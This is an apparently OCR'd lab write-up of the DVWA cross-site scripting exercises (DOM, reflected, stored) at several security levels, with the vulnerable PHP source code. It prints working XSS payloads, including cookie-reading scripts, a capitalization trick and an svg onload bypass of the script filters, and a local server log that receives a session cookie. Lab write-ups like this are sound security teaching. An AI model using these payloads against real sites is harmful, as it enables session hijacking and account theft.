


```
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
^C
Keyboard interrupt received, exiting.

$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [illegible] "GET /?cookie=security=low;%20PHPSESSID=[illegible] HTTP/1.1" 200 -
127.0.0.1 - - [illegible] code 404, message File not found
127.0.0.1 - - [illegible] "GET /favicon.ico HTTP/1.1" 404 -
```

Directory listing for /?cookie=security=low; [illegible]mjotpc9mfo6fvpbot3d404


XSS (DOM) with Security Level Medium


In this difficulty, trying the previous difficulty answer wasn't effective as for this level we checked the hint from help and we tried doing the same




XSS (DOM) with Security Level High

In this level we referred to the hint from help and figured we could try the same







it seems like it worked but we decided to try it using burpsuite first trying out the one without #



We now tried using # and see what happens




We tried refreshing and trying it again




XSS (Reflected)

XSS (Reflected) with Security Level Low




What's your name? ayman




```
Hello ayman
```

Now, if we dig deeper and check the code of the website by checking the source code by either pressing ctrl+u or by adding view-source in the beginning of the URL.
In the source code we can see our input present as code, that means we can do an XSS attack:




```
        </p>

    </form>
    <pre>Hello ayman</pre>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="https://owasp.org/www-communi
```

Basically, we can enter any script to attack this webpage, but one thing we found to be useful is to get the cookies of the user by entering the payload <script>alert(document.cookie)</script>in the text-box, and it will return the cookies of the logged-in user.



```
PHPSESSID=8b8h43a3b2q5k7u5kn8ej9m6vn; security=low
```

Here, we see the PHPSESSID and the security level.




```
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
```

The source code shows us that whatever the user enters as input gets echoed without any security, so any payload can be successfully executed.

XSS (Reflected) with Security Level Medium


In the medium level, we can notice a slight increase in the security of the webpage



```
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
```

We can see that the <script> tag gets replaced by ‘’ with the str_replace() function, which makes any payloads like the ones we used in the low level obsolete.

To bypass this we will still use the script tag, but write it in a different way (capitalization). The filter will only filter out the words written explicitly as “script”, so we will use the word “Script” instead. <Script>alert(document.cookie)</Script>



```
Hello
```


localhost

PHPSESSID=8b8h43a3b2q5k7u5kn8ej9m6vn; security=medium

OK


And with that, we have successfully retrieved the cookies.

XSS (Reflected) with Security Level Hard



```
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
```


From the source code, we can see that the tag <script> is replaced with ‘’ no matter the capitalization. Let us check how this works by looking at the source-code:
We entered <Script>alert("ayman3")</Script>for input, and this was the output:



What's your name? <Script>alert("ayman3")</Scr

```
Hello >
```

To bypass this, we used HTML event attributes to produce a pop-up and print the pop-up. We used the <svg/onload=alert(“ayman3”)>




We can also retrieve the cookies as done before.


XSS (Stored)

XSS (Stored) with Security Level Low:

Basically, there is a database that loads up everytime this page is accessed, and the information we enter in the text-boxes get stored in it.




From the source-code, we can see that the security is weak and that we can enter a simple <script> tag to get information from the user.



```
<div id="guestbook_comments">Name: louay<br />Message: <script>alert(document.cookie)</script>
```


We can see here that the inputs are reflected.

We used the <script>alert(document.cookie)</script> to get the cookies if the logged in user, and the screenshot below shows that our work is successful.



PHPSESSID=8b8h43a3b2q5k7u5kn8ej9m6vn; security=low

This is the information we wrote, the message is empty as it is interpreted as a command.



```
Name: louay
Message:
```


More Information

XSS (Stored) with Security Level Medium:

The payload we used earlier will not work as the security has been heightened. From the source-code, we can see that there is a sanitization for syntax that may be used for attacks.


In the first block of code, we notice the strip_tags() that removes the html tags from the message input text box. The htmlspecialchars() changes characters like &, ", ', > and <, which are more likely used in attacks, to their equivalent HTML character encoding. This stops them from being reflected in their original form.

In the second block of code, the name input text-box is sanitized. The str_replace() is used which replaces any ‘ <script>’ tags that appear with ‘’. We can see that the name input field has a weaker security.



